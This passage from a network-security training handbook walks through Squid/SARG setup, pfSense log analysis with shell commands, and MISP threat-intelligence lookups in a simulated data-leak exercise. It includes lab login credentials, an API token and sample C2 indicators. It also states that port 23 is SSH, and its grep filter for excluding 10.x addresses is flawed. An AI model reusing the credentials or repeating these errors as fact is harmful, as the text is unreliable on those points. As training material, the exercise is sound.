Type: stores information about the type of object based on the HTTP reply in a header.

5.2.5.7 Squid Analysis Report Generator (SARG)

SARG is a web-based Squid analysis tool that lets you browse visual reports of user activity based on `access.log` file. It is a helpful tool when a quick glance of user activity is needed. It is available in software repositories and can be installed with the command:

```
sudo apt install sarg
```

In order to generate report SARG requires path to the `access.log` in its config file:

```
sudo vim /etc/sarg/sarg.conf
```

And in line 7 change `access_log path` to:

```
/usr/local/squid/var/logs/access.log
```

Reports are generated by issuing the command:

```
sudo sarg -x
```

And accessed via web browser under `sarg.local`

¹⁸⁶ Squid-cache.org (2018b), <https://wiki.squid-cache.org/SquidFaq/SquidLogs>

¹⁸⁷ Fielding and Reschke (2014), <https://tools.ietf.org/html/rfc7231#section-6>

¹⁸⁸ Barnes-Lee et al. (1996), <https://tools.ietf.org/rfc/rfc1945>




Figure 5-35. SARG web panel

5.2.6 Network Traffic Analysis

Squid_client machine has been preloaded with two crafted log files that will be used in this part of exercise. Both are stored in `/home/squid/exercise_logs` directory:

- `firewall.log` – pfSense firewall log
- `access.log` – Squid proxy log

As a prerequisite, two additional commands need to be issued on the Squid_server VM:

```
sudo cp /root/access.log /usr/local/squid/var/logs/
sudo sarg -x
```

5.2.6.1 Background story

A trusted source has informed the security team about a possible data leak from the company, based on the information found on one of the Dark Web forums. A data sample with sensitive client data has been provided along with the information about the data leak and verified as authentic. A forum post suggests that a perpetrator is in possession of this data since 3rd of August 2018.

The security team was able to obtain a pfSense log file from that day. The task is to analyse the log file in search for any suspicious activity.

The company network is operating in the 10.x.x.x Private IP address space. Based on the log file and information stored in MISP database, participants will discover:

- Total number of unique source and destination IP addresses
- IP protocols that have been used
- Well known services that have been used the most
- IP address of the compromised machine
- Malicious IP address
- Time frame of the attack

5.2.6.2 Breaking down the pfSense log:

PfSense log entry follows the pattern:

<Timestamp> **<Hostname>** filterlog: **<CSV data>**

Example:

Aug 3 00:00:28 fw0.mycompany.ex filterlog:
5,16777216,,1000000103,em0,match,block,in,4,0x0,,242,37226,0,none,6,tcp,40,181.214.87.225,1.2.3.4,430
33,33325,0,S,1979908757,,1024,,

Detailed explanation of each CSV field from the above example¹⁸⁹:

5	firewall rule number
16777216	sub rule number
NULL	anchor
1000000103	unique ID per rule, also called tracker
em0	name of the interface
match	reason for the log entry
block	action taken
in	direction of the traffic
4	IP version

[IPv4 data]:

0x0	TOS
NONE	ECN
242	TTL
37226	ID
0	Offset
none	flags
6	protocol ID
tcp	protocol text
40	length
181.214.87.225	source IP
1.2.3.4	destination IP

[TCP data]:

43033	source port
33325	destination port
0	data length
S	TCP flag
1979908757	sequence number
NULL	ACK
1024	window
NULL	URG

Remaining space at the end can be used for additional options, specific to the protocol that is being used.

¹⁸⁹ Log breakdown based on <https://www.netgate.com/docs/pfsense/monitoring/filter-log-format-for-pfsense-2-2.html>

5.2.6.3 Firewall log analysis

It is a good practice to start an analysis with some basic statistics. All major Linux distributions come with useful tools for conducting such analysis. A good starting point is to check how big the log file is. Issuing the command:

```
wc -l firewall.log
```

Will return a number of lines. In this case, log file is of moderate size of 7919 lines, each representing a separate log entry. Since this is a firewall log with a field describing action taken by the firewall (like block or pass), number of blocked attempts might be useful:

```
grep "block" firewall.log | wc -l
```

The result is again 7919, so in this particular case the firewall was logging only blocked attempts.

Another bit of information that can be helpful is about the type of traffic. IPv4 next level protocol¹⁹⁰ information is stored in the log and can be retrieved by using the **awk** command:

```
awk -F, '{print $17}' firewall.log | sort | uniq
```

Three protocols are being used: TCP, UDP and ICMP.

PLEASE NOTE: ICMP actually operates on L3 of the OSI model, but given its specific functions it is listed alongside TCP and UDP which belong to L4.

The next three commands will provide more information about which protocol is being used the most:

```
awk -F, '{print $17}' firewall.log | grep "tcp" | wc -l  
awk -F, '{print $17}' firewall.log | grep "udp" | wc -l  
awk -F, '{print $17}' firewall.log | grep "icmp" | wc -l
```

The results are 4180, 3413 and 326 accordingly. The majority of the blocked traffic was generated by the TCP protocol.

Moving forward, pfSense log can provide information about protocols that are being used on top of the transport layer¹⁹¹.

```
awk -F, '{print $22}' firewall.log | sort | uniq -c | sort -n
```

¹⁹⁰ IANA (2017), <https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml>

¹⁹¹ IANA (2018a), <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>

```
squid@squid_client:~$ awk -F, '{print $22}' firewall.log | sort | uniq -c | sort -n -r
1264 443
951 17500
850 138
657 23
528 8610
411 137
297 7547
291 8291
158 80
146 25
```

Figure 5-36. Most popular protocols

Most of the traffic is generated by well-known ports: 443 for https, 23 for SSH, 137 and 138 for NetBIOS, 80 for http and 25 for SMTP. Less known ports need to be researched. Couple of quick queries in the Internet show, that port 17500 is used by a known file-hosting service, 8610 is a printer service, 7547 is used for remote management of end-user devices, etc.

Command:

```
awk -F, '{print $19}' firewall.log | sort | uniq | wc -l
```

Returns a total number of unique source IP addresses (1270), while:

```
awk -F, '{print $20}' firewall.log | sort | uniq | wc -l
```

Shows total number of destination IPs (185).

Since there is a suspicion that the data was exfiltrated to external service the focus should be put on these 185 addresses. A private 10.x.x.x IP address range can be filtered out by issuing the command:

```
awk -F, '{print $20}' firewall.log | grep -v "10.*" | sort | uniq | wc -l
```

Remaining 136 IP addresses can be saved to a file:

```
awk -F, '{print $20}' firewall.log | grep -v "10.*" | sort | uniq >>
IPAddresses.txt
```

And checked against MISP¹⁹² database.

5.2.6.4 MISP

Data in MISP is organised into Events, which consist of basic units of information, called attributes. There are dozens of attribute types: IP addresses, hashes and names of files, execution paths, domains, campaign email text, etc.¹⁹³

There are two basic ways to interact with MISP: web interface and API. MISP also has an official Python library, called PyMISP.

¹⁹² MISP (n.d.), <http://www.misp-project.org/>

¹⁹³ More detailed description of attributes can be found in MISP documentation: MISP (n.d.), <https://www.circl.lu/doc/misp/categories-and-types/>

5.2.6.5 MISP Web Interface:

MISP is available from the client VM, the address is `misp.local` (this will redirect to `https://10.1.1.1`). Login credentials are:

user: squid@example.com

password: Password1234




Figure 5-37. MISP login screen

After the log in, current MISP database will be displayed. By navigating to Event Actions => Search Attributes




Figure 5-38. MISP Database with Options Menu

Attribute search menu can be accessed and IP addresses found during the firewall log analysis can be pasted:




Figure 5-39. Search for Attributes

After clicking the „Search” button at the bottom of the page, this result can be seen:





Figure 5-40. Match found in MISP

There is a match in MISP event number 567. IP Address 185.4.66.194 has been involved in some malicious activity. By clicking on the Event ID, additional information can be obtained.




The screenshot shows the MISP interface for event 567. The browser address bar indicates the URL is https://10.1.1.1/events/view/567. The navigation menu includes Home, Event Actions, Galaxies, Input Filters, Global Actions, Sync Actions, Administration, and Audit. The main content area displays a table of attributes for the event.

Date	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
2018-08-02		Network activity	ip-dst port	185.4.66.194:21	+ Add		FTP dropzone	<input checked="" type="checkbox"/>			Yes	Inherit	(0/0/0)		
2018-08-02		Network activity	url	https://fastparceldelivery.ex/kirk545734/gate.php	+ Add		C2 url	<input checked="" type="checkbox"/>			Yes	Inherit	(0/0/0)		
2018-08-02		Network activity	url	https://moffice-cdn.ex/spock732573/gate.php	+ Add		Secondary C2 url	<input checked="" type="checkbox"/>			Yes	Inherit	(0/0/0)		
2018-08-02		Network activity	domain ip	fastparceldelivery.ex 185.159.82.230	+ Add			<input checked="" type="checkbox"/>			No	Inherit	(0/0/0)		
2018-08-02		Network activity	domain ip	moffice-cdn.ex 185.130.104.235	+ Add			<input checked="" type="checkbox"/>			No	Inherit	(0/0/0)		
2018-08-02		Other	comment	Indicators related to recently observed malspam campaign distributing RAT malware used to steal internal documents and other information from companies.		+ Add		<input checked="" type="checkbox"/>			No	Inherit	(0/0/0)		
2018-08-02		Payload delivery	email-subject	PAYMENT CONFIRMATION	+ Add			<input checked="" type="checkbox"/>			No	Inherit	(0/0/0)		
2018-08-02		Payload delivery	email-body	FYI	+ Add			<input checked="" type="checkbox"/>			No	Inherit	(0/0/0)		

Figure 5-41. Collection of attributes belonging to Event 567

5.2.6.6 MISP API (Optional)

Other way to access MISP data is via REST API, and an authorisation token is required to use it. That can be obtained from the MISP web interface in the *Event Actions* => *Automation* Section:



Please use the use the following header:

`Authorization: N0yd6yIfZD9nq0HqUlgfvJZxDkb3tpfCGtZtpKQA`

Figure 5-42. MISP Authorization Token

For the purpose of this exercise only two REST API calls are required: for finding the event with matching attribute and for fetching event details. For more API calls, please refer to documentation on project's official site¹⁹⁴. First API call, firewall log analysis results and some basic JSON parsing and filtering can be combined into a simple Bash script:

```
#!/bin/bash
while read ip
do
#API call find attribute in MISP database
curl -s -X POST -k -H 'Accept: application/json' -H 'Authorization:
N0yd6yIfZD9nq0HqUlgfvJZxDkb3tpfCGtZtpKQA' -H 'Content-Type: application/json'
'https://misp.local/attributes/restSearch' --data '{"value": "'$ip'"}
```

¹⁹⁴ MISP (n.d.), <https://www.circl.lu/doc/misp/automation/>

```
#IP addresses source and script results files
done < IPAddresses.txt >> results.txt
#parsing and filtering the results
cat results.txt | jq .response | grep -v '\\[\\]'
```

Executing this code will result in displaying single event details:

```
squid@debian:~/exercise_logs$ ./script.sh
{
  "Attribute": [
    {
      "id": "95663",
      "event_id": "567",
      "object_id": "0",
      "object_relation": null,
      "category": "Network activity",
      "type": "ip-dst|port",
      "to_ids": true,
      "uuid": "5b6313fc-aabc-4185-a6e6-4ad50a0a0a67",
      "timestamp": "1533219836",
      "distribution": "5",
      "sharing_group_id": "0",
      "comment": "FTP dropzone",
      "deleted": false,
      "disable_correlation": false,
      "value": "185.4.66.194|21"
    }
  ]
}
squid@debian:~/exercise_logs$
```

Figure 5-43. REST API call result

The event_id can now be used to make another API call and get more details:

```
squid@debian:~$ curl -k --header "Authorization: N0yd6yIfZD9nq0HqUlgfvJZxDkb3tpfCGtZtpKQA" --header "Accept: application/json" --header "Content-Type: application/json" https://misp.local/events/567
{
  "Event": {
    "id": "567",
    "orgc_id": "32",
    "org_id": "2",
    "date": "2018-08-02",
    "threat_level_id": "4",
    "info": "*** ENISA TEST CAMPAIGN ** (DO NOT DELETE OR PUBLISH)",
    "published": true,
    "uuid": "5b631276-0e6c-4070-9f78-486a0a0a0a67",
    "attribute_count": "19",
    "analysis": "0",
    "timestamp": "1533565999",
    "distribution": "1",
    "proposal_email_lock": false,
    "locked": true,
    "publish_timestamp": "1533565999",
    "sharing_group_id": "0",
    "disable_correlation": false,
    "extends_uuid": "",
    "Org": {
      "id": "2",
      "name": "Squid",
      "uuid": "5b6853b7-ee28-4e3d-a3b4-02840a010101"
    },
    "Orgc": {
      "id": "32",
      "name": "ComCERT",
      "uuid": "5948cf4b-1198-4c2d-92c4-11ddc0a84467"
    }
  },
}
```


Figure 5-44. MISP event details obtained via REST API call

Another way to interact with MISP API is Python library called PyMISP and it comes with a couple of useful examples. PyMISP scripting is beyond the scope of this exercise, but detailed documentation is available on the project's website¹⁹⁵.

